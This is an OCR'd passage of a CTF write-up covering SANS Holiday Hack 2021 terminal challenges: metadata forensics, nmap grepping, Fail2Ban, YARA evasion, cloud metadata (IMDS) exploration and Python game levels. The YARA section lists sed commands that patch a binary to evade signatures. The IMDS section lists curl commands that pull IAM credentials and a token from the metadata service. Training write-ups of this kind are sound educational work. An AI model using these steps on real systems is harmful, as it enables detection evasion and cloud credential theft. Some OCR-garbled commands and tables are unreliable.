
07/01/2022


# HOLIDAY HACK 2021 WRITEUP
## v1.1 - TLP:WHITE

SIMON ROSES FEMERLING
TWITTER: @SIMONROSES
BLOG: WWW.SIMONROSES.COM
YOUTUBE CHANNEL: HTTPS://WWW.YOUTUBE.COM/PLAYLIST?LIST=PLBUQVP4L-ENGFLH37WDS0EUQXAVCCULU4

# Table of Content






# Overview

Another Christmas, another KringleCon. As always having a blast playing this fun & challenging CTF that includes Red Team & Blue Team tasks.

## *Kudos*

Thanks for the hard work to all persons that make KringleCon a reality. You are awesome 😊

## *Stats*

Below some stats from the data generated by playing KringleCon.

| | |
|---|---|
| Total data size | 191 MB |
| Total files generated | 725 files & 21 folders |
| Total screenshots | 534 images |
| OS used | Windows & Kali Linux |

# Terminals

## *1) Document Analysis*

In this terminal we need to find a document that has been modified by using the exiftool. By manual inspection we can find a document modified by Jack Frost.

Answer: 2021-12-21.docx


```
HELP! That wily Jack Frost modified one of our naughty/nice records, and right
before Christmas! Can you help us figure out which one? We've installed exiftool
for your convenience!

Filename (including .docx extension) >
```

```
elf@d90e7477a13a:~$ ls
2021-12-01.docx  2021-12-06.docx  2021-12-11.docx  2021-12-16.docx  2021-12-21.docx
2021-12-02.docx  2021-12-07.docx  2021-12-12.docx  2021-12-17.docx  2021-12-22.docx
2021-12-03.docx  2021-12-08.docx  2021-12-13.docx  2021-12-18.docx  2021-12-23.docx
2021-12-04.docx  2021-12-09.docx  2021-12-14.docx  2021-12-19.docx  2021-12-24.docx
2021-12-05.docx  2021-12-10.docx  2021-12-15.docx  2021-12-20.docx  2021-12-25.docx
elf@d90e7477a13a:~$ exiftool * | more
======== 2021-12-01.docx
ExifTool Version Number         : 12.16
File Name                       : 2021-12-01.docx
Directory                       : .
File Size                       : 13 KiB
File Modification Date/Time     : 2021:11:23 15:48:01+00:00
File Access Date/Time           : 2021:11:23 15:48:01+00:00
File Inode Change Date/Time     : 2021:12:08 04:08:22+00:00
File Permissions                : rw-r--r--
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml
.document
Zip Required Version            : 20
Zip Bit Flag                    : 0
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0x6cd2a4df
```

```
Scale Crop                      : No
Company                         :
Links Up To Date                : No
Characters With Spaces          : 35
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 16.0000
Title                           :
Subject                         :
Creator                         : Santa Claus
Keywords                        :
Description                     :
Last Modified By                : Jack Frost
Revision Number                 : 3
Create Date                     : 2021:12:21 00:00:00Z
Modify Date                     : 2021:12:24 23:59:59Z
-------- 2021-12-22.docx
```

```
Filename (including .docx extension) > 2021-12-21.docx
Your answer: 2021-12-21.docx

Checking.....
Wow, that's right! We couldn't have done it without your help! Congratulations!
```

```
-rw-r--r-- 1 elf  elf  13420 Nov 23 15:48 2021-12-02.docx
-rw-r--r-- 1 elf  elf  13426 Nov 23 15:48 2021-12-03.docx
-rw-r--r-- 1 elf  elf  13384 Nov 23 15:48 2021-12-04.docx
-rw-r--r-- 1 elf  elf  13469 Nov 23 15:48 2021-12-05.docx
-rw-r--r-- 1 elf  elf  13436 Nov 23 15:48 2021-12-06.docx
-rw-r--r-- 1 elf  elf  13420 Nov 23 15:48 2021-12-07.docx
-rw-r--r-- 1 elf  elf  13364 Nov 23 15:48 2021-12-08.docx
-rw-r--r-- 1 elf  elf  13396 Nov 23 15:48 2021-12-09.docx
-rw-r--r-- 1 elf  elf  13414 Nov 23 15:48 2021-12-10.docx
-rw-r--r-- 1 elf  elf  13411 Nov 23 15:48 2021-12-11.docx
-rw-r--r-- 1 elf  elf  13402 Nov 23 15:48 2021-12-12.docx
-rw-r--r-- 1 elf  elf  13425 Nov 23 15:48 2021-12-13.docx
-rw-r--r-- 1 elf  elf  13454 Nov 23 15:48 2021-12-14.docx
-rw-r--r-- 1 elf  elf  13438 Nov 23 15:48 2021-12-15.docx
-rw-r--r-- 1 elf  elf  13369 Nov 23 15:48 2021-12-16.docx
-rw-r--r-- 1 elf  elf  13398 Nov 23 15:48 2021-12-17.docx
-rw-r--r-- 1 elf  elf  13415 Nov 23 15:48 2021-12-18.docx
-rw-r--r-- 1 elf  elf  13383 Nov 23 15:48 2021-12-19.docx
-rw-r--r-- 1 elf  elf  13409 Nov 23 15:48 2021-12-20.docx
-rw-r--r-- 1 elf  elf  13519 Nov 23 15:48 2021-12-21.docx
-rw-r--r-- 1 elf  elf  13387 Nov 23 15:48 2021-12-22.docx
-rw-r--r-- 1 elf  elf  13414 Nov 23 15:48 2021-12-23.docx
-rw-r--r-- 1 elf  elf  13411 Nov 23 15:48 2021-12-24.docx
-rw-r--r-- 1 elf  elf  13449 Nov 23 15:48 2021-12-25.docx
elf@d90e7477a13a:~$
```

# 2) Grepping for Gold


1) What port does 34.76.1.22 have open?
   **$ grep 34.76.1.22 bigscan.gnmap**
   Answer: 62078


2) What port does 34.77.207.226 have open?
   **$ grep 34.77.207.226 bigscan.gnmap**
   Answer: 8080

3) How many hosts appear "Up" in the scan?
   **$ grep Up bigscan.gnmap**
   Answer: 26054

4) How many hosts have a web port open? (Let's just use TCP ports 80, 443, and 8080)
   **$ grep -E "(80|443|8080)/open" bigscan.gnmap | wc -l**
   Answer: 14372

5) How many hosts with status Up have no (detected) open TCP ports?
   **$ grep "Status: Up" bigscan.gnmap| wc -l**
   **$ grep "Ports:" bigscan.gnmap | wc -l**
   **26054 - 25652 = 402**
   Answer: 402





# *3) Logic Muchers*

Logic Muchers is a logic game with different levels of difficulty in which we must identify the True values. To beat the game, I followed two strategies: 1) using the browser dev console we can see the True values, but you must hurry because the pink monster will change the values and 2) I built a table of True values for logic operations. After several tries, I was able to beat the game.

| | |
|---|---|
| ...<br>0b0011 >> 1 = 0b0001 -> True<br>0b0010 >> 1 = 0b0001 -> True<br>0b0110 >> 1 = 0b0011 -> true<br>... | ...<br>0b0011 >> 1 = 0b0101 -> false<br>0b0100 >> 1 = 0b0110 -> false<br>0b0101 >> 1 = 0b0000 -> False<br>... |






# 4) IPv6 Sandbox


In the IPv6 Sandbox terminal we must enter the correct phrase. In the box we can use tools such as netcat, nmap, ping / ping6 and curl.

Hint: https://gist.github.com/chriselgee/c1c69756e527f649d0a95b6f20337c2f

Answer: PieceOnEarth


# 5) Hoho No

Not completed.

```
root@1506c17eb2ef:~# ls
README  naughtylist
root@1506c17eb2ef:~# cat README
Jack is trying to break into Santa's workshop!

Santa's elves are working 24/7 to manually look through logs, identify the
malicious IP addresses, and block them. We need your help to automate this so
the elves can get back to making presents!

Can you configure Fail2Ban to detect and block the bad IPs?

 * You must monitor for new log entries in /var/log/hohono.log
 * If an IP generates 10 or more failure messages within an hour then it must
   be added to the naughty list by running naughtylist add <ip>
        /root/naughtylist add 12.34.56.78
 * You can also remove an IP with naughtylist del <ip>
        /root/naughtylist del 12.34.56.78
 * You can check which IPs are currently on the naughty list by running
        /root/naughtylist list

You'll be rewarded if you correctly identify all the malicious IPs with a
Fail2Ban filter in /etc/fail2ban/filter.d, an action to ban and unban in
/etc/fail2ban/action.d, and a custom jail in /etc/fail2ban/jail.d. Don't
add any nice IPs to the naughty list!

*** IMPORTANT NOTE! ***

Fail2Ban won't rescan any logs it has already seen. That means it won't
automatically process the log file each time you make changes to the Fail2Ban
config. When needed, run /root/naughtylist refresh to re-sample the log file
and tell Fail2Ban to reprocess it.

root@1506c17eb2ef:~#
```

```
root@1506c17eb2ef:~# cat /var/log/hohono.log  | more
2021-12-27 22:17:26 59.131.16.219: Request completed successfully
2021-12-27 22:17:26 Valid heartbeat from 204.78.166.24
2021-12-27 22:17:27 Login from 62.110.54.113 successful
2021-12-27 22:17:27 Valid heartbeat from 111.70.209.31
2021-12-27 22:17:27 Valid heartbeat from 13.184.18.26
2021-12-27 22:17:28 Valid heartbeat from 83.48.38.1
2021-12-27 22:17:29 Failed login from 123.89.124.173 for prancer
2021-12-27 22:17:29 Valid heartbeat from 185.166.55.123
2021-12-27 22:17:30 179.97.5.97: Request completed successfully
2021-12-27 22:17:31 142.138.163.68: Request completed successfully
2021-12-27 22:17:31 Login from 115.38.222.236 successful
2021-12-27 22:17:31 Valid heartbeat from 101.117.190.250
2021-12-27 22:17:31 Valid heartbeat from 83.252.13.205
2021-12-27 22:17:32 Valid heartbeat from 123.29.152.133
2021-12-27 22:17:33 218.116.230.228: Request completed successfully
2021-12-27 22:17:33 Failed login from 50.57.180.236 for angel
2021-12-27 22:17:34 Valid heartbeat from 208.176.128.176
2021-12-27 22:17:36 216.240.188.94: Request completed successfully
2021-12-27 22:17:37 Login from 123.29.152.133 successful
2021-12-27 22:17:37 Valid heartbeat from 177.191.120.18
2021-12-27 22:17:39 Valid heartbeat from 114.72.151.157
2021-12-27 22:17:40 148.146.180.196: Request completed successfully
2021-12-27 22:17:40 Login from 165.197.139.29 successful
2021-12-27 22:17:40 Login from 171.234.116.55 successful
2021-12-27 22:17:43 148.146.180.196: Request completed successfully
2021-12-27 22:17:43 Login from 115.110.60.175 successful
2021-12-27 22:17:43 Valid heartbeat from 109.42.109.109
2021-12-27 22:17:43 Valid heartbeat from 122.175.212.204
2021-12-27 22:17:44 Login from 172.131.102.206 successful
2021-12-27 22:17:44 Login from 50.57.180.236 rejected due to unknown user name
2021-12-27 22:17:44 Login from 7.181.130.52 successful
2021-12-27 22:17:45 50.57.180.236 sent a malformed request
2021-12-27 22:17:45 Valid heartbeat from 20.140.15.12
2021-12-27 22:17:46 Login from 95.50.207.176 successful
2021-12-27 22:17:47 Valid heartbeat from 47.196.60.56
```

# 6) Yara Analysis

File the_critical_elf_app cannot run due to YARA signatures. We must modify the file to avoid the signatures using the provided tools.


Affecting rules


yara_rule_135
yara_rule_1056
yara_rule_1732


Commands to run


**$ sed -i -e "s/\x65\x00/\x66\x00/g" the_critical_elf_app**
**$ sed -i -e "s/\x72\x6f\x67\x72/\x73\x6f\x67\x72/g" the_critical_elf_app**
**$ sed -i -e "s/\x6e\x61\x75\x67/\\x6e\x62\x75\x67/g" the_critical_elf_app**
**$ sed -i -e "s/\x48\x6f\x6c\x69/\\x49\x6f\x6c\x69/g" the_critical_elf_app**
**$ sed -i -e "s/\x65\x74\x65\x64/\x66\x74\x65\x64/g" the_critical_elf_app**
**$ sed -i -e "s/\x20\x74\x68\x65/\x21\x74\x68\x65/g" the_critical_elf_app**
**$ sed -i -e "s/\x5f\x68\x6f\x6c/\\x5f\x69\x6f\x6c/g" the_critical_elf_app**
**$ sed -i -e "s/\x5f\x64\x75\x6d/\x5f\x65\x75\x6d/g" the_critical_elf_app**
**$ sed -i -e "s/\x5f\x46\x52\x41/\x5f\x46\x52\x42/g"**

**the_critical_elf_app**
**$ sed -i -e "s/\x5f\x68\x64\x72/\x5f\x68\x65\x72/g"**
**the_critical_elf_app**
**$ sed -i -e "s/\x49\x42\x43\x5f/\x49\x43\x43\x5f/g"**
**the_critical_elf_app**





# 7) IMDS Exploration

A fun cloud penetration testing terminal.

Answer: np-north-1

Commands to run

**$ ping 169.254.169.254**
**$ curl http://169.254.169.25**
**$ curl http://169.254.169.254/latest**
**$ curl http://169.254.169.254/latest/dynamic**
**$ curl http://169.254.169.254/latest/dynamic/instance-identity/document**
**$ curl http://169.254.169.254/latest/dynamic/instance-identity/document | q**
**$ curl http://169.254.169.254/latest/meta-data**
**$ curl http://169.254.169.254/latest/meta-data/public-hostname**
**$ curl http://169.254.169.254/latest/meta-data/public-hostname ; echo**
**$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials ; echo**
**$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/elfu-deploy-role ; echo**
**$ cat gettoken.sh**
**$ source gettoken.sh**
**$ echo $TOKEN**
**$ curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/placement/region**

# 8) ELF Code Python

In this terminal you will test your Python coding skills!

Level 1 – Get Moving

```
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveLeft(10)
elf.moveUp(10)
```

Level 2 – Get moveTo'ing

```
import elf, munchkins, levers, lollipops, yeeters, pits
loli1 = lollipops.get(1)
elf.moveTo(loli1.position)
loli0 = lollipops.get(0)
elf.moveTo(loli0.position)
elf.moveTo({"x":2,"y":2})
```

Level 3 – Don't Get Yeeted!

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0 = levers.get(0)
sum = lever0.data() + 2
elf.moveTo({"x":6,"y":12})
lever0.pull(sum)
elf.moveTo({"x":2,"y":12})
elf.moveTo({"x":2,"y":2})
```

Level 4 - Data Types

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveLeft(2)
lever4.pull("Hello")
elf.moveUp(2)
lever3.pull(True)
elf.moveUp(2)
lever2.pull(1)
elf.moveUp(2)
lever1.pull([0,1])
elf.moveUp(2)
```

```
lever0.pull({"a":1})
```

Level 5 - Conversions and Comparisons

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveLeft(2)
lever4.pull(lever4.data() + " concatenate")
elf.moveUp(2)
lever3.pull(not lever3.data())
elf.moveUp(2)
lever2.pull(lever2.data() + 1)
elf.moveUp(2)
lever1_list = lever1.data()
lever1_list.append(1)
lever1.pull(lever1_list)
elf.moveUp(2)
lever0_dict = lever0.data()
lever0_dict["strkey"] = "strvalue"
lever0.pull(lever0_dict)
elf.moveUp(2)
```

Level 6 - Types And Conditionals

```
import elf, munchkins, levers, lollipops, yeeters, pits
# Fix/Complete the below code
lever = levers.get(0)
elf.moveUp(2)
data = lever.data()
if type(data) == bool:
    data = not data
    lever.pull(data)
elif type(data) == int:
    data = data * 2
    lever.pull(data)
elif type(data) == dict:
    data["a"] = data["a"] + 1
    lever.pull(data)
elif type(data) == list:
    b=[]
    for c in data:
        b.append(c+1)
```


```
    lever.pull(data)
elf.moveUp(2)
```


Level 7 - Up Down Loopiness

```
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveLeft(1)
for num in range(2): #not sure if number is right
    elf.moveUp(11)
    elf.moveLeft(3)
    elf.moveDown(11)
    elf.moveLeft(3)
elf.moveUp(11)
```

Level 8 - Two Paths, Your Choice

```
import elf, munchkins, levers, lollipops, yeeters, pits
all_lollipops = lollipops.get()
for lollipop in all_lollipops:
    elf.moveTo(lollipop.position)
elf.moveTo({"x":8,"y":1})
lever = levers.get(0)
data = lever.data()
data.insert(0,"munchkins rule")
lever.pull(data)
elf.moveDown(3)
elf.moveTo({"x":2,"y":2})
```



# *9) Strace Ltrace Retrace*


For this terminal we must identify why file make_the_candy fails. It is missing a registration file.


Commands to run


**$ strace ./make_the_candy | more**
**$ nano registration.json**
**$ ltrace -D40 ./make_the_candy**


Answer: registration.json

{"Registration":True}







